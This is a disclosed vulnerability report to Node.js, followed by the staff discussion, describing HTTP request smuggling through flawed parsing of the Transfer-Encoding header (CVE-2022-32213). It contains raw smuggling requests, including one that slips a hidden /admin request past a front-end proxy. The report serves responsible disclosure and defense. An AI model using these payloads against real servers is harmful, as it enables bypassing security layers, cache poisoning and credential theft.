

4 HTTP Request Smuggling Due to Flawed Parsing of Transfer-Encoding

Share:



TIMELINE



zeyu2001 submitted a report to [Node.js](#).

Mar 28th (8 months ago)

Summary:

The `llhttp` parser in the `http` module in Node v17.8.0 does not correctly parse and validate `Transfer-Encoding` headers. This can lead to HTTP Request Smuggling (HRS).

Description:

After [#1501679](#), I did a bit more digging into the issue, and found that there were more flaws in the parsing of `Transfer-Encoding` headers. Relevant code [here](#).

After matching `"chunked"`, the parser attempts to match the CRLF sequence, failing which it matches `chunked` again. As a result, the following forms a valid request for the parser, despite the `Transfer-Encoding` value, `chunkedchunked`, being invalid.

Code 72 Bytes

[Wrap lines](#) [Copy](#) [Download](#)

```
1 GET / HTTP/1.1
2 Host: localhost
3 Transfer-Encoding: chunkedchunked
4
5 1
6 a
7 0
8
```

Node will process the `Transfer-Encoding` value as `chunked`, only seeing the last-match of the string `"chunked"`.

Steps To Reproduce:

Server code I used for testing:



```
3 http.createServer((request, response) => {
4   let body = [];
5   request.on('error', (err) => {
6     response.end("error while reading body: " + err)
7   }).on('data', (chunk) => {
8     body.push(chunk);
9   }).on('end', () => {
10    body = Buffer.concat(body).toString();
11
12    response.on('error', (err) => {
13      response.end("error while sending response: " + err)
14    });
15
16    response.end(JSON.stringify({
17      "Headers": request.headers,
18      "Length": body.length,
19      "Body": body,
20    }) + "\n");
21  });
22 }).listen(80);
```

Request:

Code 73 Bytes

[Wrap lines](#) [Copy](#) [Download](#)

```
1 GET / HTTP/1.1
2 Host: localhost
3 Transfer-Encoding: chunkedchunked
4
5 1
6 a
7 0
8
9
```

Response:

Code 208 Bytes

[Wrap lines](#) [Copy](#) [Download](#)

```

4 Keep-Alive: timeout=5
5 Content-Length: 92
6
7 {"Headers":{"host":"localhost","transfer-encoding":"chunkedchunked"},"Length":1,"Body":


```

Supporting Material/References:

Payloads and outputs:

Image F1671151: ss3.png 40.82 KiB

[Zoom in](#) [Zoom out](#) [Copy](#) [Download](#)



Impact

Depending on the specific web application, HRS can lead to cache poisoning, bypassing of security layers, stealing of credentials and so on.

1 attachment:

F1671151: [ss3.png](#)



[vdeturckheim](#) Node.js staff posted a comment.

Mar 29th (8 months ago)

Hey [@zeyu2001](#), thanks a lot for this report, I will be looking at it in the next 48 hours and circle back with you.



[mcollina](#) Node.js staff posted a comment.

Mar 29th (8 months ago)

This looks like a bug we need to fix. How could this be exploited?



[zeyu2001](#) posted a comment.

Mar 29th (8 months ago)

[@mcollina](#) similar to [#1501679](#), an upstream proxy might ignore the `Transfer-Encoding` while the Node server interprets it as `chunked`.

Given `Transfer-Encoding: chunkedchunked`, suppose an upstream proxy silently ignores this header since it is unsupported / invalid. It believes that the request body length is 0. The

Code 130 Bytes

[Wrap lines](#) [Copy](#) [Download](#)


```

1 GET / HTTP/1.1
2 Host: localhost
3 Transfer-Encoding: chunkedchunked
4
5 26
6 GET / HTTP/1.1
7 Content-Length: 30
8
9
10 0
11
12
13 GET /admin HTTP/1.1
14
15

```

The frontend proxy ignores the invalid transfer-encoding, and sees the second request with `Content-Length: 30`, which encapsulates the `GET /admin HTTP/1.1` request as part of the request body.

The Node server processes the transfer-encoding as `chunked`. The second request is encapsulated within the chunked body and the Node server sees the third `/admin` request instead.

 [shogunpanda](#) joined this report as a participant.

Mar 30th (8 months ago)



[vdeturckheim](#) Node.js staff changed the status to Triaged.
Triaged, a fix is on its way

Mar 31st (8 months ago)

 [indutny](#) joined this report as a participant.

Apr 5th (8 months ago)



[rafaelgss](#) Node.js staff posted a comment.

Jun 15th (5 months ago)

[@zeyu2001](#) Soon as the fix is released, we'll create a blog post to announce the Security Release. Would you like to be credited on the announcement?


It will look like:

 @rafaelgss yes please. Could you also include my name?

Thank you to Zeyu Zhang (@zeyu2001) for reporting this vulnerability.

Thanks!

 rafaelgss Node.js staff updated CVE reference to [CVE-2022-32213](#). Jun 20th (5 months ago)

 mcollina Node.js staff closed the report and changed the status to Resolved. Jul 7th (5 months ago)
This was released as part of our July 2022 security release:
<https://nodejs.org/en/blog/vulnerability/july-2022-security-releases/>

 mcollina Node.js staff requested to disclose this report. Jul 7th (5 months ago)

 zeyu2001 agreed to disclose this report. Jul 7th (5 months ago)
Thanks!

 This report has been disclosed. Jul 7th (5 months ago)